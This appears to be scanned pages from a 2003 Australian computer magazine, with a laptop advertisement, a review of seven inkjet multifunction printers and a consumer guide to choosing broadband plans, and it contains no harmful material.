- 14.1" TFT XGA colour screen • SIS Integrated 3D graphics, shares system RAM up to 64Mb • CD-ROM or DVD-ROM/CD-ReWriter combo drive, Built-in floppy disk drive
- Li-ion battery 8 cell (~2.5 hours)
- Type II PC-card slot • Ports: external VGA
- 2 x USB 1.1, parallel, serial, IEEE1394, TV-out, IR, line-out, mic-in • Built-in Wireless 802.11b LAN module option • Dimensions: 325 x 269 x 40mm
- Weight: 3.2kg

3 spindle with
full legacy support

starting from

\$2295 or **\$2200**
inc GST per week*



Slimline high tech
with 3:2
widescreen

starting from

\$3195 or **\$3300**
inc GST per week*

NOTINO W6700

Features & Options

- Mobile Intel® Pentium® 4 processor 1.8 - 2.5GHz - M
- supports Enhanced Intel® SpeedStep® Technology**

Intel® 845 chipset

256Mb (up to 1024Mb) DDR RAM

20Gb (up to 60Gb) hard disk drive

15.2" TFT WXGA - 1280x854

15.10 wide colour screen

Nvidia GeForce4 440 Go with 64MB DDR VRAM

DVD/CD-ReWriter combo drive

or CD/DVD-R Combo drive

Li-ion battery 9 cell (~2.30 hours)

Type II PC-card slot

Ports: external VGA, 2 x USB 2.0, parallel, serial, IEEE1394, TV-out, IR, line-out (with SPDIF), mic-in, line-in.

Built-in Wireless 802.11b LAN module option.

Dimensions: 352 x 260 x 29.9-31.4mm

Weight: 2.7kg



2 YEARS INTERNATIONAL
WARRANTY
WITH ACCIDENTAL DAMAGE

LATEST AWARDS

| Notino R5400-2000 | UltiNote M6600 | Notino 4400 | UltiNote M6600 | Notino R5400 | UltiNote M6600 | Notino 4400 |
|--------------------|--------------------|--------------------|----------------|----------------|----------------|----------------|
| PC Authority (AUS) | PC Authority (AUS) | PC Authority (AUS) | PC World (AUS) | PC World (AUS) | PC World (AUS) | PC World (AUS) |
| Recommended | Recommended | Recommended | Best Buys | Best Buys | Best Buys | Best Buys |
| December 2002 | February 2003 | March 2003 | March 2003 | April 2003 | May 2003 | May 2003 |

Warranty options Three year world collect and return warranty - 1 year extended warranty in addition to the standard 2 year warranty including accidental damage for Australian residents \$225 inc GST. **Terms & conditions** Prices valid from 27.05.03. **Delivery charge applies** for all orders within Australia, junior cut. **Warranty coverage is based on Pentium's 48 month segment plan. Pentium's terms and conditions apply. **Hard drive:** 1,000,000,000 bytes, total accessible capacity varies depending on operating environment. **Mouse:** Microsoft data transfer rate is dependent on various factors including telephone lines, communication software and communication protocol. **LCD screen:** Warranty covers 3 dead pixels or more than 2 pairs of adjacent pixels. **The processor may be reduced to a lower operating speed when operating on battery power. **Hi-Grade, Notino and UltiNote** are registered trademarks of Hi-Grade Computers plc. **Intel, Intel Inside, the Intel Inside Logo, Pentium and Intel SpeedStep** are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries. **Microsoft, Windows and the Windows logo** are trademarks or registered trademarks of Microsoft Corporation in the United States and/or other countries. Prices and specifications may be changed without notice. Errors and omissions excepted.



Hi-Grade

Technology with a human face

Three-way action

Printer manufacturers are looking to multifunction devices (MFDs) as a growth area in a crowded market.

David Lin compares seven of the latest models.

While personal printer sales continue to be flat, multifunction devices are enjoying fantastic growth. So it's no surprise that the major printer manufacturers are looking at this segment of the market, fleshing out product lines to cover the relevant functionality and price points. We put seven current releases through the APC labs.

These units are at the lower end of the MFD scale, offering print, scan and copy functionality. And, in the case of the Brother model, there is an added fax. All use inkjet printing technology and USB interfaces with their PC hosts. Plus, they're designed as standalone products for personal use.

The basic tenet with MFDs is that the sum of the parts should outweigh the relative merits of the individual components. Therefore, a dedicated scanner in the price range will out-scan the MFD; an inkjet printer will offer better print quality or speed (or both); and the office photocopier will be quicker and more convenient than the MFD.

On the other hand you only need to find room for one box on the desk instead of three, and the quality gap between a dedicated device and an MFD is narrowing.

All seven MFDs tackle "tasks" as opposed to functions. Traditionally, you install the printer, scanner or copier and then go to Word, PowerPoint or Photoshop and tell it to scan or print from within the application. MFDs allow the user to tackle it all as a single task. You may not have the control that you'd like for a professional job, but an MFD can usually do a good job with its default settings.

How we tested

Each MFD was connected to an HP Presario 6290 PC running Windows XP Home. Word, PowerPoint, Excel and Photoshop were the test applications. We timed a number of print runs in normal and draft mode.

We used two Word documents: one of text, and one of mixed text and graphics.

In Word we used a single

page worksheet and a filled chart. We also employed a 12-slide PowerPoint presentation. Photo printing was tested on media supplied by the manufacturer on the printer's best setting.

Copying and scanning was tested for speed and quality by scanning a magazine cover with fluorescent colours and skin tones.



Epson Stylus CX3100

The Epson Stylus CX3100 is our Editor's Choice because it offers quality printing and scanning at a reasonable price. Colour copying took less than 60 seconds and under 30 seconds for the same page in black and white. Images were outstanding on plain or coated paper. Flesh tones were accurate and the scan from the CX3100 gave the best

interpretation of the fluoro lettering on a magazine cover.

Text printing was very efficient — it took just over a minute for 12 pages in draft mode (although it was very noisy). Colour printing was superior to the other

MFPs. There was no banding under the standard print mode across solid swathes of colour.

Photo printing was impressive, even on plain paper — some of the plain paper prints rivalled results achieved with lesser printers using specialty paper.

Much of the superior print output was achieved through the good control offered in the printer driver. Epson's Smart Panel is the hub of the provided software, offering options of Scan to Web, Photo Print, Scan for Creativity (scan to Arcsoft PhotoImpression), Scan to File, Scan to OCR and other tasks.

There's also Epson's PhotoQuicker cataloguing app and Photo Print in the bundle.

Evidence suggests the Epson CX3100 also offers the best economy. Quoted figures don't resemble the actual experience. For example, the Canons needed a refill before the first run of print tests were finished, while the Epson completed all tests in normal mode with the same set of cartridges.



| Details | |
|-------------------|--|
| Print Resolution | 5,760 x 1,440dpi (enhanced) |
| Optical Scan Res | 1,200 x 2,400dpi |
| PowerPoint | 0 3:58 10 mins |
| Word | 0 1:08 |
| Black cartridge | \$53.90 |
| Colour cartridges | \$48.40 |
| Cost per page | 12.8c (mono @ 5% coverage); 18.59c (colour @ 15% coverage) |
| Dimensions (HWD) | 235 x 475 x 389mm |
| Weight | 9kg |
| Contact | Epson |
| Phone | 1800 652 726 |
| Online | www.epson.com.au |
| Price | \$399 |
| ✓ | Excellent printing and scanning quality. |
| ✗ | Noisy when printing high-speed text. |
| Verdict | ●●●●● |



Brother MFC-3100

It looks like a typical office fax machine — and yes it does offer a fax — but the MFC-3100 is fairly limited in other areas. For instance, the printer driver has no enhancements other than the basic functions provided within Windows.

Due to the four separate ink tanks used (instead of the two-cartridge arrangement preferred on the other MFDs), this unit took more time to set-up.

As for printing in draft mode, it proved quick and efficient, although we couldn't help but notice the coarseness of the colour drops on the page. And the default printing quality is adequate for everyday jobs. But the whine of the motor as it draws through paper can be very annoying.

Photo printing proved haphazard — especially in colour matching when our photo prints gained a yellow hue (although this could be accounted for by us using a third party brand's glossy photo paper).

Scanning and copying were done using the fax input. Unfortunately, this arrangement makes it inherently difficult to scan odd-sized sheets (like the magazine cover).

Of course, the advantage of this over a flatbed is the gravity feed allows you to stack several sheets for scanning or copying.

If you really need colour fax capabilities — and you're not too concerned about colour printing quality, scanning or copying — then the MFC-3100 will do fine for that requirement.

However, bear in mind that with this unit, all functions other than the fax have been compromised.

| Details | |
|-------------------|---|
| Print Resolution | 2,400 x 1,200dpi |
| Optical Scan Res | 300 x 600dpi |
| PowerPoint | 0 3:11 10 mins |
| Word | 0 2:50 3 mins |
| Black cartridge | \$32 |
| Colour cartridges | \$18.61 |
| Cost per page | 15.8c (based on CMYK); 12.4c (CMY); 3.4c (Black only) @ 5% coverage |
| Dimensions (HWD) | 217 x 426 x 342mm |
| Weight | 6.5kg |
| Contact | Brother International |
| Phone | (02) 9887 4344 |
| Online | www.brother.com.au |
| Price | \$499 |
| | Excellent colour fax capabilities. |
| | Poor scanning and copying. |
| Verdict | ●●●○ |



Canon ImageCLASS MPC190

Canon's ImageCLASS MPC190 offers superb colour printing capabilities at the normal and best print settings, especially with photographs. The only downside is that it can be very slow. For example, it took under five minutes for the PowerPoint presentation to print in draft mode — which produces very grainy results — but dragged out to nearly 33 minutes at the best setting on plain paper.

Driver software is adequate for the number of useful user-configurable options, including borderless photo prints. This, in conjunction with the Vivid Photo option and Canon's photo optimisation software, makes the imageCLASS MFDs appealing as standalone printers.

Scanner and copier functions are identical to the MPC200 and likewise offer the same quality. It took some time for the scanner calibrating wizard to complete, but the results proved worthwhile.

Colour photos default to 300dpi which proved adequate, as did the 75dpi default for quick scan jobs.

Again, as was the case with most of the MFDs tested, Canon's interpretation of the fluoro lettering on the magazine cover scan was inaccurate.

Unfortunately, no PC card slot or CF memory card hopper was provided to print images directly from a digital camera. Another problem was that both Canon MFD's pause regularly during longer print jobs. Print times would improve dramatically if they could be accomplished with less delays.

Overall, this is a good machine — the only thing on the wishlist apart from a fax capability would be a photo editor with a TWAIN import function.

| Details | |
|-------------------|--|
| Print Resolution | 2,400 x 1,200dpi |
| Optical Scan Res | 600 x 1,200dpi |
| PowerPoint | 0 4:58 10 mins |
| Word | 0 1:55 3 mins |
| Black cartridge | \$13.95 |
| Colour cartridges | \$29.95 |
| Cost per page | 2.4c (mono); 17.6c (colour) under ISO 12640 N5 |
| Dimensions (HWD) | 276 x 396 x 548mm |
| Weight | 7.6kg |
| Contact | Canon Australia |
| Phone | 1800 021 167 |
| Online | www.canon.com.au |
| Price | \$399 |
| | Good printer control. |
| | Slow print speed in default and best mode. |
| Verdict | ●●●○ |



Canon ImageCLASS MPC200

This Canon model combines a USB colour inkjet printer with a colour A4 flatbed scanner and copier. It's a compact, attractively styled package.

Using the MPC200 is straightforward, either from the front panel or through a host PC. Results on plain paper at the standard settings were good but not too hard on the pocket, yet it's a factor worth considering. Colour cartridges are \$34.95 and rate at 170 A4 pages.

Canon rates black cartridge life at 300 pages in text (we printed the pages as a mix of text and graphics). At \$13.95 per black cartridge it's not too hard on the pocket, yet it's a factor worth considering. Colour cartridges are \$34.95 and rate at 170 A4 pages.

The added advantage of running in draft is speed. A 12-slide PowerPoint presentation took 16.5 minutes in standard mode but only four in draft. During the print tests in standard mode the MPC200 paused for up to 20 seconds while re-calibrating, cleaning and aligning.

Photo printing results were excellent in situations such as indoor portrait shots, where options in the driver like Vivid Photo and Image Optimizer came into effect.

The card reader built into the front panel accepts Compact Flash, Smart Media, Memory Stick and SD media, so you can print directly from your cards. The copy function has some clever enhancements, like reduce and enlarge, and multiple images.

This model belongs in the home or small office market. It won't scale to a heavy usage environment but offers everything for smaller jobs in the way of printing, scanning and copying with an easy interface.

| Details | |
|-------------------|--|
| Print Resolution | 2,400 x 1,200 |
| Optical Scan Res | 600 x 1,200 |
| PowerPoint | 0 3:58 10 mins |
| Word | 0 1:08 1 mins |
| Black cartridge | \$13.95 |
| Colour cartridges | \$34.95 |
| Cost per page | Mono 2.4c, colour 17.6c (under ISO 12640 NS) |
| Dimensions (HWD) | 276 x 396 x 548mm |
| Weight | 9kg |
| Contact | Canon Australia |
| Phone | (02) 9805 2000 |
| Online | www.canon.com.au |
| Price | \$499 |
| | ✓ C Card slot and adaptor for CF memory cards. |
| | ✗ Pauses in printing |
| Verdict | ●●●○○○ |



HP PSC 1210

The guts of the HP PSC 1210's printer is the same as the HP DeskJet 5550 (reviewed in APC November 2002, page 34), which means excellent photo output from the two-cartridge (black and CMY tri-chamber) arrangement. Where it differs from the DJ5550 is that some of the enhanced technology has been stripped — driver options are limited and don't offer as much control as other inkjets.

This is an entry-level unit that produced slow print times on its normal and best settings, however, the draft mode is relatively quick and the text quality doesn't suffer too much (although solid blocks of colour and graphics were banded).

Scanning is provided by the HP Director software, which serves as a convenient front end for all applications. We had some difficulty identifying the scanner through the TWAIN interface, although this was resolved by re-installing the software. Results were mixed: the PSC 1210 didn't handle the fluoro colours on the magazine cover well, but was good with flesh tones.

For jobs that don't require too much accuracy, scanning and copying with the PSC 1210 using the default settings produces adequate results. Unfortunately, the scanner crops scans too much.

One of the bonus software applications was the HP Memories Disc application, which allows you to burn your photos onto CD or DVD with a simple title and soundtrack.

Inexplicably, this model has no output tray. Paper gets sucked into the printer from the input tray at the bottom and is ejected on top of the waiting blank sheets.

| Details | |
|-------------------|--|
| Print Resolution | 4,800 x 1,200 dpi (optimised) |
| Optical Scan Res | 600 x 2,400dpi |
| PowerPoint | 0 3:58 10 mins |
| Word | 0 2:20 2 mins |
| Black cartridge | \$43.95 |
| Colour cartridges | \$72.95 |
| Cost per page | 10c (mono @ 5% coverage); 18c (colour @ 5% coverage) |
| Dimensions (HWD) | 169.7 x 423.7 x 259.1mm |
| Weight | 5kg |
| Contact | Hewlett-Packard |
| Phone | 13 23 47 |
| Online | www.hp.com.au |
| Price | \$299 |
| | ✓ Handy software bundle. |
| | ✗ No paper output tray |
| Verdict | ●●●○○○ |



Lexmark X5150

Lexmark's All-In-One Center is the hub of all applications for the X5150 and follows a task-based ethos. Even the printer driver is geared towards this. Opening the driver immediately attracts a pull-down menu labelled "I want to...", followed by a number of common tasks including, "Increase the quality or speed of my printouts".

You can scan into the Lexmark Photo Editor through the All-In-One Center, make multiple copies, email or even fax from an application using the computer's fax/modem and the fax software provided by Lexmark. The MFD itself doesn't come with a fax capability. Users who prefer their own applications can script the All-In-One Center to point to their preferred source.

Print quality for the X5150 is outstanding. Lexmark doesn't have its own branded specialty papers, but we used a third party's glossy stock and achieved excellent results. Unfortunately (as with most Lexmark inkjets in their best-quality mode), it's heavy-handed with the ink and the colour cartridge needed replacing after our first test run.

Curiously, the levels of the black ink did not drop as significantly as the others in this roundup. Print speeds were good in draft mode, but the default or "normal" setting was tardy and the best quality setting slowed to a crawl. Scanning and copying functions were competent but, like the printing, it was slow.

The largest MFD in this roundup, this model makes an imposing figure in its charcoal and silver shell. Despite this, the X5150 feels flimsy. Also, the scanner unit opens upward like a car bonnet with only a small plastic support to hold it up.

| Details | |
|----------------------------|---|
| Print Resolution | 4,800 x 1,200dpi |
| Optical Scan Res | 600 x 2,400dpi |
| PowerPoint | 0 3:10 10 mins |
| Word | 0 1:44 10 mins |
| Black cartridge | \$68 |
| Colour cartridges | \$79.34 |
| Cost per page | 11c (mono @ 5% coverage); 18c (colour @ 15% coverage) |
| Dimensions (HWD) | 395 x 469 x 240mm |
| Weight | 6.57kg |
| Contact | Lexmark |
| Phone | 1300 362 192 |
| Online | www.lexmark.com.au |
| Price | \$399 |
| ✓ Economical in mono text. | |
| ✗ Heavy colour ink usage. | |
| Verdict | ●●●○○ |



Lexmark All-In-One X75

If you like your MFD compact then the Lexmark X75 is the one for you. It's easily the smallest and lightest device in this roundup, measuring only 168 x 460 x 337mm (HWD) and weighing in at only 4.5kg.

Print quality on this entry-level model was good but slow, with a maximum 2,400 x 1,200dpi resolution. In draft mode, the PowerPoint presentation completed in a little under eight minutes, although it took a staggering 31 minutes in normal mode.

The X75 tends to be a "heavy" depositor of ink on the paper, a trait noted with many Lexmark inkjets (implying higher running costs).

Photo printing was improved for dull or indoor shots by ticking the option in the driver to bring out highlights in the picture and emphasise edges and finer details.

The scanner is the weakest point of the X75. It produced heavily banded images, with blotchy dithered print. Skin tones in our test image came out sickly and the fluoro orange came out a wishy-washy shade of pink.

The software interface is the same All-In-One Center used on the X5150. There is also a Lexmark Photo Editor application which offers modest photo retouching capabilities.

The X75 does all that it's supposed to, albeit slowly. The driver and All-In-One Center are good examples of how integrated software can make the most of a relatively unsophisticated device.

Overall, the X75 is worth a look if your main concern is printing and you're sticking to a tight budget. Unfortunately, you can't rely on the scanner.

| Details | |
|---------------------|--|
| Print Resolution | 2,400 x 1,200dpi |
| Optical Scan Res | 600 x 1,200dpi |
| PowerPoint | 0 7:49 10 mins |
| Word | 0 2:28 10 mins |
| Black cartridge | \$65.73 |
| Colour cartridges | \$71.77 |
| Cost per page | 8c (mono @ 5% coverage); 17c (colour @ 15% coverage) |
| Dimensions (HWD) | 168 x 460 x 337mm |
| Weight | 4.5kg |
| Contact | Lexmark |
| Phone | 1300 362 192 |
| Online | www.lexmark.com.au |
| Price | \$249 |
| ✓ Small footprint. | |
| ✗ Poor scan results | |
| Verdict | ●●●○○ |

Broadband express

Ditch that dusty old dialup connection and move into the fast lane. Dan Warne reveals the seven secrets of landing a killer broadband deal.

1 Know your options

If there's a world where every person has a fast, fat pipe running right to their door, we're certainly not living in it. The world we live in plays by a different rule: that you may, or may not, be able to get broadband depending on what suburb you live in, what street you live on, and whether you reside in a house or an apartment block. You might have a choice of broadband ISPs; then again, you might not.

So the first step in your quest for broadband nirvana is to know your options, and these are dictated by where you live. Unlike dial-up, which is available over any phone line, both ADSL and cable networks have a strict geographical bias. ADSL customers must be connected to an ADSL-grade telephone exchange, while cable must physically snake its way past your premises so you can tap into the backbone.

Chances are that you'll be within reach of ADSL. Telstra claims that ADSL is already available to some 75% of the population, or up to 7 million premises. Cable networks are available only in metropolitan locations, with the Telstra cable passing a modest 2.5 million premises, and Optus only 1.3 million. Moreover, Optus doesn't offer cable Internet to "multiple dwellings" such as town houses or apartment blocks.

However, don't assume that cable is an "also ran". It's still the one to beat for pure speed, being over 10 times faster than the average ADSL service. That alone makes cable the first and only choice for some broadband users.

Where cable loses out to ADSL is in the nature of the carrier arrangements. You're limited to a couple of providers, neither of which offer unlimited plans; and the cable modems work only with each carrier, so if you shift ISPs you'll have to pony up for a new modem while the old one becomes a paperweight.

(To check if you're in an area cabled by Optus, go to <http://cable.optusnet.com.au/availability.html>; for Telstra, www.bigpond.com/broadband/access/cable/caniget).

ADSL's main advantages over cable are its wide availability — the technology needs only to be installed in each telephone exchange, rather than laid out street-by-street — and the freedom to move between providers, so long as you don't lock yourself into a long-term contract.

Unlike cable Internet, which requires a dedicated data line, ADSL piggybacks onto the same pair of copper wires as your



Satellite

phone. All frequencies over the copper wires up to 26kHz are reserved for standard voice calls and signalling which controls the network. The leftover headroom, spanning from 26kHz to 1,130kHz, is used by ADSL.

Because signal quality on telephone lines can vary according to many factors — from the physical quality of the copper pairs used, to your distance from the exchange, and how many joins are in the line — not everyone can get ADSL.

ADSL may be slower but it offers a much wider range of ISPs and plans, including those much-discussed “unlimited” deals that, in theory, let you download 24/7. As every residential ADSL provider uses Telstra for the physical ADSL connection to your home, the easiest way to find out if you’re within reach of ADSL — even before you look into the deals offered by specific providers — is to check Telstra’s ADSL Web site (www.telstra.com.au/adsl/ordering/search.cfm).

In some cases Telstra will say that you can get ADSL in your area, but another ISP may say that you can’t — in this case it’s possible that the other ISP has an out-of-date version of the availability database. However, for business reasons some ISPs choose not to offer ADSL in certain areas.

Surfing via satellite

Many people beyond the reach of ADSL and cable, especially those living in regional Australia, rely on satellite Internet services. A satellite dish picks up the incoming data. While a satellite connection gives a reasonable boost to download speeds and streaming video, it has little impact on general surfing and is of no benefit to multiplayer gaming. You also need a dialup landline connection for your PC’s outbound data, such as Web page requests and email.

There are high up-front installation costs (typically \$450-\$800, depending on location), with monthly costs under a variety of Telstra “one way” satellite plans ranging from \$55 to \$77 per month. If you’re a rural resident, government subsidies may be available to help offset these costs. For more information, visit www.bigpond.com/broadband/access/1waysatellite/plans.

The top four bandwidth busters

1. Peer-to-peer file sharing

Napster may be dead, but it spawned a clutch of smarter and more decentralised file-sharing networks that remain phenomenally popular. But P2P can be addictive, and all those downloads add up. A bunch of MP3s, some DivX-encoded TV shows that have yet to be screened locally, and before you know it, you’ve broken through your download cap and are paying big money for every megabyte.

P2P can land you in hot water even when you’re not downloading. If your ISP is one of the few that counts uploads in your monthly allocation, and you use programs like eDonkey or KaZaA that shrink into the system tray and remain running when you click the main window’s Close button, you could be in for a shock.

In one well-publicised case, a user accidentally left her P2P program running for two weeks, during which time other members of the file-sharing network were grabbing files from her P2P folder. This background uploading from her end landed her with an excess usage bill of more than \$8,000 because her ISP (Telstra) charged for uploads. To its credit, Telstra eventually halved the fee as a goodwill gesture, leaving her to pay “just” \$4,800. If you’re into P2P, check our tables, starting on page 95, for ISPs that offer free uploads.

2. Streaming audio and video

Streaming content is the stealthy assassin of bandwidth. Listening to online radio stations or dedicated Web-only Netcasters is undeniably cool, but many people forget that this slowly drains their download allowance. A decent quality 128Kbit/s stream will soak up 56MB every hour, so don’t fall into the habit of leaving the PC tuned into streaming radio while you go about your day.

The same goes for movie trailers. Anything that appears on your screen has to be downloaded to your PC. Movie trailers can load deceptively quickly on broadband, but they’re relatively big files. Most hi-res trailers start at 20MB and can be much larger if they’re full screen or high-quality.

3. Multiplayer games

While you’re mowing down the enemy in that popular multiplayer game, your PC is steadily chewing through bandwidth at a rate of anywhere from 30Kbit/s to 120Kbit/s. This translates to a peak of 50MB per hour. If multiplayer games are your thing, you’ll get much better value from an ISP that offers local game servers that don’t contribute to your monthly download usage, not to mention the weighty downloads required to keep your game version up-to-date with other players.

4. Operating system updates

Modern operating systems rely on the Internet to distribute patches and updates, and these can take a hefty toll on your monthly download cap — especially if you allow those “automatic installation” features, or if you have to reinstall your OS and fetch all those updates again.

While Microsoft is steadily finding and plugging up the holes in Windows, it takes several hundred megabytes of updates to do so. A clean install of Mac OS X 10.2 will also fetch a few hundred megabytes of files, although at least these are more in the line of feature enhancements rather than bug fixes.

2 Understand the plans

Now that you know *what* you can get, it's time to find out *how* to get it. Broadband ISPs offer a dizzying selection of plans comprised of monthly spends, connection speeds, download limits, excess-download prices and more. And just to keep things interesting, these schemes are laced with special conditions and fine print. Here's how to work your way through the maze.

All broadband plans follow one of three models. The first and most common type of plan gives you a set download limit at a fixed connection speed for a flat monthly fee: for example, 3GB of data at 512Kbit/s for \$90 per month. Once you go over that download limit you attract an excess usage fee, which is charged per megabyte at a dramatically inflated price. For example, on a typical \$90 monthly plan with a 3GB limit, the cost works out to be 3c per megabyte while you're below the download cap; above that limit, it can shoot up to 15c/MB, which translates into a painful \$150/GB. This is the plan if you want maximum speed all the time, hang the expense: go for cable if it's available, or the top-shelf 1.5Mbit/s ADSL option, and look for a high download allowance as well as low per-MB rates after that.

The second type of plan varies this formula by a technique called "throttling". This reduces your connection speed once you hit your monthly download ceiling, but allows you to keep downloading at no extra cost. For example, your plan might allow for 512Kbit/s with a 3GB download cap. As soon as you exceed 3GB of downloads the connection might drop back, in some plans to as slow as 56Kbit/s (the same speed as a dial-up modem).

This makes throttled plans good for users who want an all-round account which balances performance with cost control — as long

as you're prepared to take a hit on speed, you can keep on leeching. These plans can also be suitable for connections shared with family or flatmates, because they eliminate the risk of huge and unexpected bills. Just be sure that everyone gets a fair share of the fast downloads before the speed limiter kicks in.

The third option is an unlimited plan: you pay a set monthly fee and in return you can download as much data as you want. The catch is that you can't count on the speed being top-rate or even constant. (However, if the ISP says its contract has "acceptable usage" clauses to prevent a download feeding frenzy, makes sure the contract clearly defines what is and is not considered "acceptable".)

At least one national ISP, Internode, operates a flat-rate service with a form of throttling called "dynamic priority adjustment" — which means the connection speed varies according to your downloading habits. "The more you go off the deep end, the slower your service will tend to get," explains Internode MD Simon Hackett. "Back off, and the performance will rise."

If you want to be able to download with impunity and play online games without worrying about about breaching your monthly data limit, an unlimited or flat-rate plan will give you a balance between "all you can eat" downloads and performance.

Competition is driving the new unlimited plans, with middleweight telco Comindico offering an aggressively-priced alternative to Telstra. The company has married its nationwide IP network (built to handle video, voice and Net traffic) to a leased 750Mbit/s slice of the international submarine cables run by Southern Cross.

Buoyed by wholesale prices that undercut Telstra's, Comindico resellers have seized upon the model of unlimited downloads, spurning the standard of capped broadband plans for deals as low as \$65 per month — which would barely buy 500MB under the more conservative pricing of Telstra's BigPond ADSL service.


Comindico's first flat-rate reseller, Aardvark Internet, primed the pump with a catchcry of "Suck my pipe!" and, as part of its launch, offered prizes to customers who could download the most data. Comindico CEO John Stuckey says unlimited deals are designed to remove the fear Internet users have of going over their monthly download limit, lest they incur painfully large bills.

Some broadband suppliers have been trying to mask the complex price structures of their services, and the real cost to users, he says. "Without competition in the Australian Internet space, there will not be change or improvement. Comindico has built a large network, is well funded and capable of mounting a serious challenge to the out-of-date thinkers who believe circuit switching is relevant."

Part of the Comindico model is a low "contention ratio" (this describes how much bandwidth is available at the ISP to service each end user). Comindico's stated 30:1 ratio means that, for example, 30 customers on 512Kbit/s plans will be allocated to each 512Kbit/s slice of core ISP bandwidth. Given that only a small portion of an ISP's customer base will be transferring data simultaneously, a 30:1 contention ratio should deliver good performance.

However, critics say Comindico's "all you can eat" marketing will

What makes broadband worth having?



Source: Online survey at <http://au.net.au>, April 2003

Thinking broadband? Forget it.

*Relax with free spam and
email virus filters* for your
business broadband.*

We know you'd prefer to keep your mind on your business. So we make sure it's business as usual by giving you 24-hr business-grade support and free spam and email virus filters*.

All on top of these great features:

- Affordable business broadband plans to suit any budget
- 99% Service Level Guarantee
- 30 times faster than dial-up
- Free unlimited data uploads
- Range of download plans

So forget everyone else and let's talk business.

**Talk to our business specialists
on 1300 553 321 or visit
www.pacific.net.au**



**Pacific
Internet**

The experience you're looking for.

* For customers hosting domain and email addresses at Pacific Internet.
All plans subject to Terms and Conditions located at www.pacific.net.au/terms/
All business broadband plans include 5 email addresses, 10MB webspace and a static IP address.

PAC5031/APC

③ Draw up your shopping list

attract file leeches who will be inclined to use more than their fair share of bandwidth, leaving others with much slower download speeds. As one competing ISP put it: "While one user sucks the pipe, the others will be saying 'My pipe sucks!'"

iNet chief Michael Malone agrees that Comindico's offer is economically viable, but doubts that network performance will be satisfactory. "They are offering the product with a 30:1 contention ratio. It's easy to plug in the numbers and see that the product makes sense," he says. "The bigger question is the definition of unlimited. Can you provide truly unlimited, full speed access on a 30:1 contention ratio? All I know is that iNet failed to do so on a better contention ratio. Performance during off-peak periods was below customers' expectations."

Stuckey counters these claims by pointing out that Comindico intends to manage users who are abusing the system, although this will be done at the ISP level rather than by addressing the individual user. "If we have one ISP that attracts too many leeches, we will wind up its contention ratio. The onus is on the ISP to manage users' behaviour."

Curiously, some users are in two minds about this. Scott Beck, one of the first to sign up for Aardvark Internet's unlimited ADSL plan, says that for a little while he was enjoying "fantastic speeds, pretty much right up to the full 1.5Mbit/s because I was the second user connected to the network and almost had the whole network to myself." As other users signed up, however, he noticed that the network slowed dramatically. At the time he spoke to APC he was clocking rates of 40Kbit/s. "Sometimes I'm lucky if I get 20Kbit/s," he says. Yet Beck expected something like this to occur.

"Why did I sign up and connect to this network if I knew all this was going to happen? Because I am sick to death of Telstra and the other ISPs ruining the Australian broadband market. If Telstra removed the caps and actually allowed users to make use of these fast connections, the heavier users and normal-to-low users would allow the network to move forward positively, as it does in the UK and US."

"Anyway," he reflects, "I'm in for an interesting ride and I wouldn't want it any other way. I have always ridden the front of the wave in this game, and I have learned you can't always ride a winner."

Now that you understand the plans, cut through them by determining what you want out of your high-speed connection. Ignore those that don't meet your needs, and focus on those that look good to you.

Start by setting the speed limit. As shown in the table below, there are four connection speeds available in broadband, ranging from 256Kbit/s to 10Mbit/s.

ADSL plans are expressed as a pairing of download and upload speeds, so a service advertised as "512/128" means the download pipe can handle 512Kbit/s while all your outgoing data will trot along at a more sedate 128Kbit/s.

What do these figures mean in the real world? The easiest measurement is the time it takes to download a file, and this is where confusion can set in. Connection speeds are measured in kilobits per second (Kbit/s), but file sizes are measured in kilobytes (KB; or megabytes, which is 1,000KB). A bit is one-eighth of a byte, so to determine the connection speed in terms of file size, divide the speed by eight. For example, a 512Kbit/s connection will let you download 64KB per second. You also need to subtract 10% to take into account network overheads. This reveals a true "download speed" of 59KB/s, which means that a 10MB file should take around three minutes to land on your hard drive. By comparison, a 56K modem will realistically give you transfer rates of about 3KB/s.

Higher-speed plans are rated in megabits per second (Mbit/s), which is 1,500Kbit/s, so the same calculations apply: multiply the Mbit figure by 1,000 to get the Kbit equivalent, then divide by eight and subtract 10% (then take away the number you first thought of and you'll get your age. Okay, we're kidding about that last bit!).

Of course, there's more to broadband ISPs than speeds and price tags. Below, we list some other enticements. Choose the ones you want and conduct your ISP shopping accordingly.

Game servers

Some ISPs offer local game servers within their network, ensuring minimal lag times and maximum gaming action. If you've got a

Broadband connection speeds

| Connection speed | Realistic download speed | Realistic upload speed | Best for... |
|----------------------------|--------------------------|------------------------|---|
| ADSL 256/64Kbit/s | 29KB/s | 7KB/s | Cheapest always-on Internet: casual Web browsing and email, basic home networking. |
| ADSL 512/128Kbit/s | 58KB/s | 14KB/s | Most users: offers fast downloads and good speed for multiplayer gaming. |
| ADSL 1.5Mbit/s / 256Kbit/s | 170KB/s | 29KB/s | Power users: fastest downloads under ADSL as well as running servers (due to fastest upload speed). |
| Cable 10Mbit/s / 128Kbit/s | 300KB/s | 15KB/s | Speed freaks: fastest downloads, but 1.5Mbit ADSL offers faster uploads for servers and file sharing. |

Reality bytes: a bit of maths reveals the download (and upload) speeds you can expect from your broadband connection when it comes to actually shifting data, and proves that faster isn't always better. Cable is a speedster for downloads but makes little sense for hosting any type of server except email servers.

favourite game, it's worth investigating which ISPs host servers for that game and how many other gamers are using them — no matter how quick the connection is, it's no fun playing alone!

Free download servers

For many people, broadband is all about downloading. But your monthly allowance might not stretch far enough, and if you were to download the full distribution of Red Hat Linux 9 on a 3GB plan, you'd hit that ceiling before you were through — and be faced with a hefty bill. That's why several ISPs maintain local file servers containing a selection of software (not all of it free), including popular Linux distros.

You can download these programs without affecting your monthly allowance, and snag them much faster than from most international sites. Just check how large your ISP's download server is: we've seen them ranging from a meagre few gigabytes (less than two CDs) to a whopping 400GB.

Free peer-to-peer traffic

With the surge in popularity of peer-to-peer file sharing, and the impact it has on capped plans, some ISPs now offer free traffic within their own network (although in most cases only within the user's state). Enterprising members have set up their own DirectConnect servers in each state to take advantage of this. To find out if any of your short-listed ISPs have a matching DirectConnect server, check out <http://forums.whirlpool.net.au/forum-threads.cfm?f=87>.

Usage meter utilities

